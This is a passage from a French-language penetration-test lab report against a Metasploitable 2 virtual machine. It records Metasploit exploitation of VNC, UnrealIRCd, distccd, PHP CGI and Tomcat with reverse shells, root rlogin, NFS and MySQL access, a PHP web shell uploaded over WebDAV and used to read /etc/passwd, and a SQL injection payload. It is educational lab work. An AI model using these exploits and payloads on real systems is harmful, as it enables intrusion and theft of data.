
```

msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.159.128:5900 - 192.168.159.128:5900 - Starting VNC login sweep
[!] 192.168.159.128:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.159.128:5900 - 192.168.159.128:5900 - Login Successful: :password
[*] 192.168.159.128:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) > |

```

L'exécution du module a permis d'obtenir un accès avec le mot de passe par défaut : **"password"**

En utilisant ces informations d'identification, il est possible d'accéder directement au système à l'aide de **vncviewer** (vncviewer est une utilité en ligne de commande utilisée dans les environnements de terminal (Linux/macOS) pour se connecter à un serveur VNC distant).



9. NFS (Port 2049/tcp)

```
2049/tcp open  nfs      2-4 (RPC #100003)
```

Le port **2049** est le port par défaut et standard utilisé pour le protocole **Network File System (NFS)**, qui permet le partage de fichiers entre les systèmes Linux/Unix via TCP ou UDP. Il sert de canal de communication principal pour monter des répertoires distants et permet aux utilisateurs d'interagir avec des fichiers distants comme s'ils étaient locaux.

En utilisant la commande **showmount**, on obtient le résultat suivant :

(**showmount** affiche des informations sur le système de fichiers en réseau (**NFS**) dans un terminal, en listant les répertoires exportés et les clients qui les ont montés. Il est utilisé sur les clients pour voir les dossiers partagés depuis un serveur et permet de résoudre les problèmes de montage. Les options les plus courantes sont **-e** (pour lister les exports), **-a** (pour lister les montages) et **-d** (pour lister les répertoires).)

```
(kali㉿kali)~[~]  
$ showmount -e 192.168.159.128  
Export list for 192.168.159.128:  
/ *
```

La commande **showmount -e 192.168.159.128** révèle que l'intégralité du système de fichiers racine (/) est exportée via NFS sans aucune restriction d'accès (wildcard *), ce qui signifie que n'importe quel hôte du réseau peut monter et parcourir l'ensemble des fichiers de la machine cible sans authentification.

```

(kali㉿kali)~[~]
$ sudo mkdir -p /mnt/nfs
[sudo] password for kali:

(kali㉿kali)~[~]
$ mount -t nfs 192.168.159.128:/ /mnt
mount.nfs: failed to apply fstab options

(kali㉿kali)~[~]
$ sudo mount -t nfs -o vers=3,nolock 192.168.159.128:/ /mnt/nfs

(kali㉿kali)~[~]
$ ls /mnt/nfs
bin      dev      etc      initrd.img  media    opt      sbin    tmp      vmlinuz
boot    EJyhPTAYEEFI  home    lib        mnt      proc     srv     usr
cdrom   EKaRKISH  initrd  lost+found  nohup.out  root    sys     var

(kali㉿kali)~[~]
$ cd /mnt/nfs/home

(kali㉿kali)~/mnt/nfs/home]
$ ls
ftp  msfadmin  service  user

```

Cela montre que le montage d'un partage NFS distant sur notre machine d'attaque a réussi. Ce partage expose l'intégralité du système de fichiers racine de la machine metasploitable, révélant ainsi son fichier de partage complet. Un attaquant peut ainsi parcourir ces répertoires sensibles. Cette situation peut permettre d'accéder de manière non autorisée aux données, et potentiellement d'élever les privilèges.

10. UnrealIRCd (Port 6667/tcp & 6697/tcp)

UnrealIRCd est un logiciel serveur **IRC (Internet Relay Chat)** couramment utilisé pour héberger des réseaux IRC. Il permet aux utilisateurs de se connecter à des canaux IRC pour discuter et prend en charge de nombreuses fonctionnalités, telles que les connexions sécurisées (SSL), l'hébergement virtuel et la gestion avancée des utilisateurs.

Internet Relay Chat (IRC) est un protocole de communication en temps réel basé sur du texte, conçu pour permettre des échanges en groupe via des « channels » ainsi que des conversations privées entre utilisateurs. Créé en 1988, il reste utilisé aujourd'hui, notamment dans les communautés techniques et open source pour la collaboration. Il prend également en charge le partage de fichiers, et les utilisateurs s'y connectent via des clients IRC pour rejoindre différents réseaux.

```

6667/tcp open  irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 5:18:29
|   source ident: nmap
|   source host: 98B7ABD0.FE159842.FFFA6D49.IP
|_  error: Closing Link: rbmfpxxhg[192.168.159.129] (Quit: rbmfpxxhg)
6697/tcp open  irc      UnrealIRCd

```

La version **3.2.8.1** d'UnrealIRCd contient une backdoor malveillante introduite lors d'une distribution logicielle compromise (**CVE-2010-2075**). Cette porte dérobée permet à des pirates non authentifiés d'exécuter des commandes système arbitraires en tant que root en envoyant des messages IRC spécialement conçus.

En cherchant un module en relation avec **UnrealIRCd 3.2.8.1** sur **Metasploit**, on trouve :

```

msf > search unreal

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/games/ut2004_secure        2004-06-18      good    Yes    Unreal Tournament
2004 "secure" Overflow (Linux)
1    \ target: Automatic                    .              .        .        .
2    \ target: UT2004 Linux Build 3120      .              .        .        .
3    \ target: UT2004 Linux Build 3186      .              .        .        .
4  exploit/windows/games/ut2004_secure      2004-06-18      good    Yes    Unreal Tournament
2004 "secure" Overflow (Win32)
5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent Yes    UnrealIRCd 3.2.8.
1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use 5
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.159.129
LHOST => 192.168.159.129
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[*] 192.168.159.128:6667 - Connected to 192.168.159.128:6667
[*] 192.168.159.128:6667 - Sending IRC backdoor command
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > |

```

Ceci montre que l'exploit est réussi, même si l'on ne reçoit pas de shell.

11. r-services (rexec, rlogin et rsh) (Port 512, 513, 514)

r-services (rexec, rlogin et rsh) sont des anciens protocoles d'accès à distance Unix des années 1980, bien documentés comme étant insécurisés.

Les trois protocoles transmettent des informations d'identification et des données en clair, sans aucune forme d'encryptage. **Rsh** et **rlogin** s'appuient également sur un mécanisme de confiance via les fichiers **/etc/hosts.equiv** et **.rhosts** — s'ils sont mal configurés, ils permettent d'accéder au système sans mot de passe.

```
(kali㉿kali)~[~]
$ rlogin -l root 192.168.159.128
Last login: Sat Apr 25 13:26:25 EDT 2026 from 192.168.159.129 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# |
```

On reçoit une shell **root** immédiate, ce qui montre que ces services sont **vulnérables**.

12. distccd (Port 3632/tcp)

Le port **3632** est le port TCP par défaut sur lequel le daemon **distccd**, le composant serveur de **distcc** (**distributed C/C++/Objective-C compiler**), écoute. Il est utilisé pour distribuer les tâches de compilation de logiciels sur un réseau afin d'accélérer le processus en tirant parti de la puissance de calcul inutilisée d'autres ordinateurs.

```
3632/tcp open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

Le service **distccd**, qui est en cours d'exécution sur l'hôte cible, est exposé au réseau sans authentification. Ce service accepte les demandes de compilation et transmet directement à la shell du

système l'entrée fournie par l'utilisateur. Un pirate peut abuser de ce comportement pour exécuter à distance des commandes arbitraires sur le système. Une exploitation réussie permet d'exécuter des commandes avec les privilèges de l'utilisateur du démon, confirmant ainsi une condition d'exécution de code à distance.

En cherchant des informations sur les vulnérabilités de **distccd** sur Google, on trouve **unix/misc/distcc_exec** de Metasploit.

```
(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.159.129
LHOST => 192.168.159.129
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.159.129:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo yhHweTalGOQ7fwSJ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "yhHweTalGOQ7fwSJ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.159.129:4444 -> 192.168.159.128:35324) at 2026-04-25 13:52:12 -0400

whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

13. MySQL (Port 3306/tcp)

```
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 19
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsTransactions, LongColumnFlag, Speaks
41ProtocolNew, SwitchToSSLAfterHandshake, SupportsCompression
|   Status: Autocommit
|_  Salt: m)"kw7GAQR*v:X0#]-f;
```

Le service **MySQL** en cours d'exécution sur l'hôte Metasploitable 2 est mal configuré pour permettre des connexions à distance avec le compte **root** sans authentification par mot de passe. Un attaquant peut se connecter directement à la base de données via le réseau et obtenir des privilèges administratifs complets. Cela lui permet d'accéder à toutes les bases de données, y compris les bases de données système et applicatives, ce qui lui donne la possibilité de voler, modifier ou détruire des données. Un attaquant peut se connecter directement au serveur de base de données via le réseau et obtenir des privilèges administratifs complets. Cela permet d'accéder à l'ensemble des bases de données, y compris aux bases de données système et applicatives, ce qui peut entraîner le vol, la modification ou la destruction de données.

```
(kali㉿kali)-[~]
$ mysql -h 192.168.159.128 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> |
```

14. Apache Tomcat (Port 8009)

```
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  unknown
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
```

Le connecteur **AJP** d'Apache Tomcat sur le serveur cible est exposé et vulnérable à **Ghostcat (CVE-2020-1938)**. Cette vulnérabilité permet à des pirates non authentifiés d'accéder à des fichiers de l'application web interne en envoyant des requêtes AJP spécialement conçues.

```

msf > search CVE-2020-1938

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/admin/http/tomcat_ghostcat  2020-02-20      normal Yes    Apache Tomcat AJP File Read

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat

msf > use 0
msf auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.159.128
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

  <!-- JSPC servlet mappings start -->

    <servlet>
      <servlet-name>org.apache.jsp.index_jsp</servlet-name>
      <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
      <servlet-name>org.apache.jsp.index_jsp</servlet-name>
      <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>

  <!-- JSPC servlet mappings end -->

</web-app>
[+] 192.168.159.128:8009 - File contents save to: /home/kali/.msf4/loot/20260426073139_default_192.168.159.128_WEBINFweb.xml_404041.txt
[*] Auxiliary module execution completed
msf auxiliary(admin/http/tomcat_ghostcat) > |

```

15. FTP (Port 2121)

```

2121/tcp open  ftp          ProFTPD 1.3.1

```

Le service **ProFTPD 1.3.1**, qui fonctionne sur le port TCP **2121**, permet l'authentification avec des identifiants faibles. L'utilisateur **msfadmin** a pu se connecter avec succès en utilisant **msfadmin** comme nom d'utilisateur et comme mot de passe. Cette mauvaise configuration permet d'accéder de manière non autorisée au service FTP et peut permettre aux pirates de télécharger, de téléverser ou de modifier des fichiers sur le système cible, ce qui peut entraîner une compromission supplémentaire du système.

```
(kali㉿kali)~[~]
$ telnet 192.168.159.128 2121
Trying 192.168.159.128...
Connected to 192.168.159.128.
Escape character is '^]'.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.159.128]
USER msfadmin
331 Password required for msfadmin
PASS msfadmin
230 User msfadmin logged in
|
```

16. PHP CGI (Port 80)

```
80/tcp open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Le système cible est vulnérable à l'injection d'arguments **PHP CGI**, une faille critique dans les anciennes configurations **PHP CGI**. Cette vulnérabilité permet à un pirate non authentifié et distant de transmettre des directives PHP via des paramètres de requête HTTP. En abusant de ce comportement, un attaquant peut forcer PHP à exécuter du code arbitraire fourni dans le corps de la requête HTTP. Une exploitation réussie permet d'exécuter du code à distance avec les privilèges de l'utilisateur du serveur Web, ce qui, dans ce cas, permet d'accéder pleinement et de manière interactive via une session Meterpreter.

```

msf > use exploit/multi/http/php_cgi_arg_injection
[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.159.129
LHOST => 192.168.159.129
msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[*] Sending stage (42137 bytes) to 192.168.159.128
[*] Meterpreter session 2 opened (192.168.159.129:4444 -> 192.168.159.128:51645) at 2026-04-26 08:11:20 -0400

meterpreter > shell
Process 8370 created.
Channel 0 created.
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

17. Apache Tomcat Manager Authenticated WAR File Upload Remote Code Execution (Port 8180)

```

8180/tcp open  unknown
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5

```

L'application **Apache Tomcat Manager** est accessible à l'aide des identifiants par défaut (tomcat/tomcat). L'interface Manager permet aux utilisateurs authentifiés d'envoyer et de déployer des fichiers WAR. En téléchargeant un fichier WAR malveillant contenant du code serveur, un pirate peut parvenir à exécuter du code à distance sur le système sous-jacent.

```

msf > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload java/shell_reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/shell_reverse_tcp
PAYLOAD => java/shell_reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set target 0
target => 0
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying dh7C8Enly6cI...
[*] Executing dh7C8Enly6cI...
[*] Undeploying dh7C8Enly6cI ...
[*] Undeployed at /manager/html/undeploy
[*] Command shell session 3 opened (192.168.159.129:4444 -> 192.168.159.128:35443) at 2026-04-26 08:22:34 -0400

whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

18. WebDAV Unauthenticated File Upload Leading to Remote Code Execution (Port 80)

```

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

```


Le service **WebDAV** d'Apache est activé avec des droits d'écriture non authentifiés sur le répertoire **/dav/**. Un attaquant peut ainsi télécharger des fichiers arbitraires via des requêtes HTTP PUT. Comme l'exécution de PHP est autorisée dans le répertoire WebDAV, les scripts PHP téléchargés sont exécutés par le serveur, ce qui permet d'exécuter du code à distance avec les privilèges du serveur Web.

Cadaver est un client WebDAV en ligne de commande pour Unix, largement utilisé pour la gestion de fichiers sur des serveurs WebDAV via un terminal, simulant une interface FTP. Il est couramment utilisé dans les tests de pénétration (WebDAV pentesting) pour le téléchargement, le déplacement ou la suppression de fichiers.

```

(kali㉿kali)~[~]
$ cadaver http://192.168.159.128/dav/
dav:/dav/> put /home/kali/Desktop/shell.php
Uploading /home/kali/Desktop/shell.php to '/dav/shell.php':
Progress: [=====] 100.0% of 31 bytes succeeded.
dav:/dav/>

```



The screenshot shows a text editor window titled "~/Desktop/shell.php - Mousepad". The menu bar includes File, Edit, Search, View, Document, and Help. The toolbar contains icons for file operations and editing. The text area contains the following PHP code:

```

1 <?php system($_GET['cmd']); ?>
2

```

Index of /dav

Name	Last modified	Size	Description
 Parent Directory		-	
 shell.php	26-Apr-2026 08:48	31	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.159.128 Port 80

```

(kali㉿kali)~[~/Desktop]
$ curl "http://192.168.159.128/dav/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

(kali㉿kali)~[~/Desktop]
$ curl "http://192.168.159.128/dav/shell.php?cmd=cat%20/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

19. Weak Default Credentials (DVWA) (Port 80)

```

80/tcp open http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

```

Damn Vulnerable Web Application (DVWA) est configurée avec des identifiants par défaut faibles. L'application permet l'authentification avec le nom d'utilisateur **admin** et le mot de passe **password** sans nécessiter de modification des identifiants lors de l'installation. Cette mauvaise configuration permet à des utilisateurs non autorisés de se connecter en tant qu'administrateur à l'application web. Un pirate qui parvient à se connecter peut exploiter plusieurs modules

vulnérables intentionnellement intégrés à DVWA, ce qui peut entraîner une compromission du système.

The image shows two screenshots of the Damn Vulnerable Web Application (DVWA) interface. The top screenshot is the login page at `192.168.159.128/dvwa/login.php`. It features the DVWA logo, a 'Username' field with 'admin' entered, a 'Password' field with masked characters, and a 'Login' button. The bottom screenshot is the main dashboard at `192.168.159.128/dvwa/index.php`. It includes a sidebar with navigation links: Home (highlighted), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area displays a welcome message, a warning about the application's vulnerability, a disclaimer, and general instructions. A status box indicates 'You have logged in as 'admin''. At the bottom, it shows 'Username: admin', 'Security Level: high', and 'PHPIDS: disabled'. The footer states 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Not secure 192.168.159.128/dvwa/login.php

https://hackwithmik... PowerPoint Present...

DVWA

Username
admin

Password

Login

Not secure 192.168.159.128/dvwa/index.php

https://hackwithmik... PowerPoint Present...

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

20. DVWA SQL Injection (Authentication / Data Extraction) (Port 80)

```
80/tcp open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

La web application exécutée sur le serveur cible est vulnérable aux **injections SQL** en raison d'une validation d'entrée incorrecte d'un paramètre fourni par l'utilisateur. L'entrée utilisateur est directement concaténée dans des requêtes SQL sans qu'aucune mesure de nettoyage ou de paramétrage ne soit prise. Un attaquant peut manipuler la logique SQL pour contourner les contraintes de la requête, extraire le contenu de la base de données et divulguer des informations sensibles telles que la version de la base de données et les enregistrements stockés. Une exploitation réussie permet à des attaquants non authentifiés de lire des données de base de données arbitraires et peut conduire à une compromission complète de l'application.

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

21. DVWA OS Command Injection (Web Application) (Port 80)

```
80/tcp open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

La web application est vulnérable à l'injection de commandes système

